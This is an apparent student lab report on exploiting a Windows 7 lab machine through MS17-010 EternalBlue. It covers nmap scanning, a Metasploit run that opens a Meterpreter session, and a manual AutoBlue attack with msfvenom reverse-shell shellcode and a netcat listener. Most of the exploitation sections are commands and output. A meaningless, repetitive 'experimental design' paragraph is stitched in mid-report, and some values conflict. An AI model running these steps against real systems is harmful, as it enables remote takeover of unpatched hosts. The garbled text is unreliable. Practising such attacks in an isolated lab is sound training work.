



Eternal Blue machine report (Task 3)

for better user experience view it in Notion


 [Eternal Blue machine report \(Task 3\).](#)

Reconnaissance phase

Step 1


first of all , I started by getting the ip address of the Eternal Blue machine , I logged in the machine with the credentials in account.txt file and opened the cmd and entered the following command to gain the ip address

```
ipconfig
```



Step 2

i pinged the ip address to ensure that the 2 machines see each others and I received back the response which ensures that they see each other



Scanning and enumeration phase

Step 3

i performed nmap SIN scan and version scan and to run nmap default scripts on the target system

using following command against all ports

```
nmap -sS -sC -sV -p-
```

and the output of the scan in the following 2 pictures

```

(root@kali)-[~]
# nmap -sS -sC -sV -Pn -p- 192.168.195.127
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:15 EST
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 77.78% done; ETC: 04:16 (0:00:17 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.84% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC

```

```

NSE Timing: About 99.92% done; ETC: 04:16 (0:00:00 remaining)
Nmap scan report for 192.168.195.127
Host is up (0.00055s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h39m57s, deviation: 2h53m12s, median: 6h59m57s
|_nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2a:95:91 (Oracle VirtualBox virtual NIC)
|_smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-03-09T11:16:39-05:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_smb2-time:
|   date: 2024-03-09T16:16:39
|_ start_date: 2024-03-09T16:00:51

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.11 seconds

```

Step 4

as you see in the above pictures we see all the open ports and we see the operating system so I am going to search google for an exploit in these windows version that allow me to gain a remote session on that machine



Figure 1. Schematic representation of the experimental design. The subjects were divided into two groups: the control group and the experimental group. The control group was divided into two subgroups: the control group and the control group. The experimental group was divided into two subgroups: the experimental group and the experimental group. The control group was divided into two subgroups: the control group and the control group. The experimental group was divided into two subgroups: the experimental group and the experimental group.

```
smb-vuln-ms10-061.nse
smb-vuln-ms17-010.nse
smb-vuln-regsvc-dos.nse
```

Step 6

and I found the script and I will run it against target machine using following command

```
nmap -sS -Pn -p 445 192.168.195.127 --script smb-vuln-ms17-010
```

```
(root@kali)-[/]
# nmap -sS -Pn -p 445 192.168.195.127 --script smb-vuln-ms17-010.nse
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-09 04:36 EST
Nmap scan report for 192.168.195.127
Host is up (0.0028s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:2A:95:91 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds

(root@kali)-[/]
#
```


as you can see in the above photo , it is vulnerable to Remote Code Execution
so i am going to try to exploit it

Exploitation phase

Automatic Exploitation

Step 7

I opened metasploit using following command

```
msfconsole
```

and searched for the vulnerability famous name which is eternalblue using
following command

Step 8

```
search eternalblue
```

and I found it and used it by following command

Step 9

use 0

```
(root@kali)~# msfconsole

      .:ek000kdc'      'cdk000ke:
      .x000000000000c      c000000000000x:
      :00000000000000k,      ,k00000000000000:
      '00000000kkk00000:      :0000000000000000'
      o00000000.      .o0000o0000l.      ,00000000o
      d00000000.      .c00000c.      ,00000000x
      l00000000.      .jd;      ,00000000l
      .00000000.      ;j      ;      ,00000000.
      c0000000.      .08c:      '000.      ,00000000c
      o0000000.      .0000.      :00000.      ,0000000o
      {00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      :0000;
      .d00o      .0000cccx0000.      x00d.
      .,kol      .00000000000000.      .d0k,
      :kk;      .00000000000000.c0k:
      Home      ;k0000000000000000k:
      ,x00000000000000x:
      .l0000000l.
      .d0d;

      =[ metasploit v6.1.4-dev ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_0ternalblue 2017-03-14      average Yes    MS17-010 0ternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use 0
```

Step 10

the entered following command to see the required parameter

options

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010          2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    445              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The target port (TCP)
SMBDomain  yes              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    no               no        (Optional) The password for the specified username
SMBUser    no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.195.77  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 11

the I opened new terminal and entered the following command to get my ip address

```
ifconfig
```

```
File Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.195.77 netmask 255.255.255.0 broadcast 192.168.195.255
    inet6 fe80::a00:27ff:fe0d:838e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:0d:83:8e txqueuelen 1000 (Ethernet)
    RX packets 207181 bytes 22947285 (21.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 200047 bytes 12193497 (11.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 12

then i returned to my metasploit terminal set RHOSTS to the ip of the target machine and the LHOST to my ip using following commands

code

```
set RHOSTS 192.168.195.127
```

Step 13

```
set LHOST 192.168.198.77
```

```
# Name Disclosure Date Rank Check Description
-
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 eternalblue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  -
  RHOSTS    192.168.195.127 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445             yes       The target port (TCP)
  SMBDomain 192.168.195.77  no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass    192.168.195.77 no        (Optional) The password for the specified username
  SMBUser    192.168.195.77 no        (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.195.77  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.195.127
RHOSTS => 192.168.195.127
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.195.77
LHOSTS => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.195.77
LHOST => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 14

then i used following command to run the exploit

```
run
```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.195.127
RHOSTS => 192.168.195.127
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.195.77
LHOSTS => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.195.77
LHOST => 192.168.195.77
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.195.77:4444
[*] 192.168.195.127:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.195.127:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.195.127:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.195.127:445 - The target is vulnerable.
[*] 192.168.195.127:445 - Connecting to target for exploitation.
[+] 192.168.195.127:445 - Connection established for exploitation.
[*] 192.168.195.127:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.195.127:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.195.127:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.195.127:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.195.127:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.195.127:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.195.127:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.195.127:445 - Sending all but last fragment of exploit packet
[*] 192.168.195.127:445 - Starting non-paged pool grooming
[+] 192.168.195.127:445 - Sending SMBv2 buffers
[*] 192.168.195.127:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.195.127:445 - Sending final SMBv2 buffers.
[*] 192.168.195.127:445 - Sending last fragment of exploit packet!
[*] 192.168.195.127:445 - Receiving response from exploit packet
[+] 192.168.195.127:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.195.127:445 - Sending egg to corrupted connection.
[*] 192.168.195.127:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.195.127
[*] Meterpreter session 1 opened (192.168.195.77:4444 -> 192.168.195.127:49159) at 2024-03-09 04:51:32 -0500
[+] 192.168.195.127:445 - -----
[+] 192.168.195.127:445 - -----WIN-----
[+] 192.168.195.127:445 - -----

meterpreter >

```

Step 15

and finally as you can see i gained session that belongs to admin

```

meterpreter > pwd
C:\Windows\system32
meterpreter >

```

Manual Exploitation

We need a payload so looked for ms17-010 exploits and found this one

Cloning from a Github repository

```

(ManOnFire@kali)-[~]
$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010.git
Cloning into 'AutoBlue-MS17-010' ...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76
Receiving objects: 100% (145/145), 105.75 KiB | 1021.00 KiB/s, done.
Resolving deltas: 100% (86/86), done.
(ManOnFire@kali)-[~]

```

then we followed the steps in the repo which were setting up the shellcode (the actual payload) and putting the port and our machine's IP

```

(ManOnFire@kali)-[~]
$ cd AutoBlue-MS17-010
(ManOnFire@kali)-[~/AutoBlue-MS17-010]
$ ls
eternalblue_exploit10.py eternalblue_exploit7.py eternalblue_exploit8.py eternal_checker.py LICENSE listener_prep.sh mysmb.py README.md requirements.txt shellcode zzz_exploit.py
(ManOnFire@kali)-[~/AutoBlue-MS17-010]
$ cd shellcode
(ManOnFire@kali)-[~/AutoBlue-MS17-010/shellcode]
$ ls
eternalblue_kshellcode_x64.asm eternalblue_kshellcode_x86.asm eternalblue_sc_merge.py shell_prep.sh
(ManOnFire@kali)-[~/AutoBlue-MS17-010/shellcode]
$ ./shell_prep.sh

  ____  _
 / ___|| | | |
| |___| | | |
 \___ \| | | |
  ___) | | | |
 /___ \| | | |
|___)_|_|_|_|

Eternal Blue Windows Shellcode Compiler

Let's compile them windows shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
Y
LHOST for reverse connection:
192.168.60.77
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
12345
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless) ...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

```

```

(ManOnFire@kali)-[~/AutoBlue-MS17-010/shellcode]
$ ./shell_prep.sh
[+] From TURKISH (192.168.60.127) who is
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ManOnFire>
Eternal Blue Windows Shellcode Compiler
[+] You can use the following command to compile the shellcode
Let's compile them windows shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.60.77
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
12345
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.60.77 LPORT=12345
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE

```

then we installed requirements.txt (the needed packages for the exploit to work

```
python3 -m pip install -r "requirements.txt" --break-system-packages
```

```

(blue)-(ManOnFire@kali)-[~/blue/AutoBlue-MS17-010]
$ python3 -m pip install -r "requirements.txt" --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.11.0)
Collecting dsinternals (from impacket->-r requirements.txt (line 1))
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
    174.2/174.2 kB 1.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: dsinternals
  Building wheel for dsinternals (setup.py) ... done
  Created wheel for dsinternals: filename=dsinternals-1.2.4-py3-none-any.whl size=208311 sha256=50b7041923b038ba89f60abf53960818efa3d1d65ee08df210135f52bdc11bee
  Stored in directory: /home/ManOnFire/.cache/pip/wheels/3c/3c/7f/68e856b35a5b0edffe2e4f207d125b04688504fd791bc0a046
Successfully built dsinternals
Installing collected packages: dsinternals
Successfully installed dsinternals-1.2.4

```


we made netcat listener in another terminal to listen for the upcoming session

```
nc -nlvp 1234
```

```
(ManOnFire@kali)-[~]  
$ nc -nlvp 1234  
listening on [any] 1234 ...  
connect to [192.168.60.77] from (UNKNOWN) [192.168.60.127] 49159
```

then I performed reverse shell to gain a session

```
python3 eternalblue_exploit7.py 192.168.60.127 ./shellcode/sc_x64.bin
```

```
(blue)-(ManOnFire@kali)-[~/blue/AutoBlue-MS17-010]  
$ python3 -m pip install -r "requirements.txt" --break-system-packages  
Defaulting to user installation because normal site-packages is not writeable  
Requirement already satisfied: impact in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.11.0)  
Collecting dsinternals (from impact==0.11.0-->requirements.txt (line 1))  
  Downloading dsinternals-1.2.4.tar.gz (174 kB)  
    174.2/174.2 kB 1.2 MB/s eta 0:00:00  
  Preparing metadata (setup.py) ... done  
Building wheels for collected packages: dsinternals  
  Building wheel for dsinternals (setup.py) ... done  
  Created wheel for dsinternals: filename=dsinternals-1.2.4-py3-none-any.whl size=208311 sha256=58b7841922b928ba89f60bf53960818efa3d1d65ee08df210135f52bdc11bee  
  Stored in directory: /home/ManOnFire/.cache/pip/wheels/3c/3c/7f/68e856b35a3b0edf02e4f207d125b4668506fd791bc0a046  
Successfully built dsinternals  
Installing collected packages: dsinternals  
Successfully installed dsinternals-1.2.4  
(blue)-(ManOnFire@kali)-[~/blue/AutoBlue-MS17-010]  
$ python3 eternalblue_exploit7.py 192.168.60.127 ./shellcode/sc_x64.bin  
shellcode size: 1232  
numGroomConn: 13  
Target OS: Windows 7 Ultimate 7601 Service Pack 1  
SMB1 session setup allocate nonpaged pool success  
SMB1 session setup allocate nonpaged pool success  
good response status: INVALID_PARAMETER  
done  
(blue)-(ManOnFire@kali)-[~/blue/AutoBlue-MS17-010]
```

and finally i gained a session

```
File Actions Edit View Help
(ManOnFire@kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.60.77] from (UNKNOWN) [192.168.60.127] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
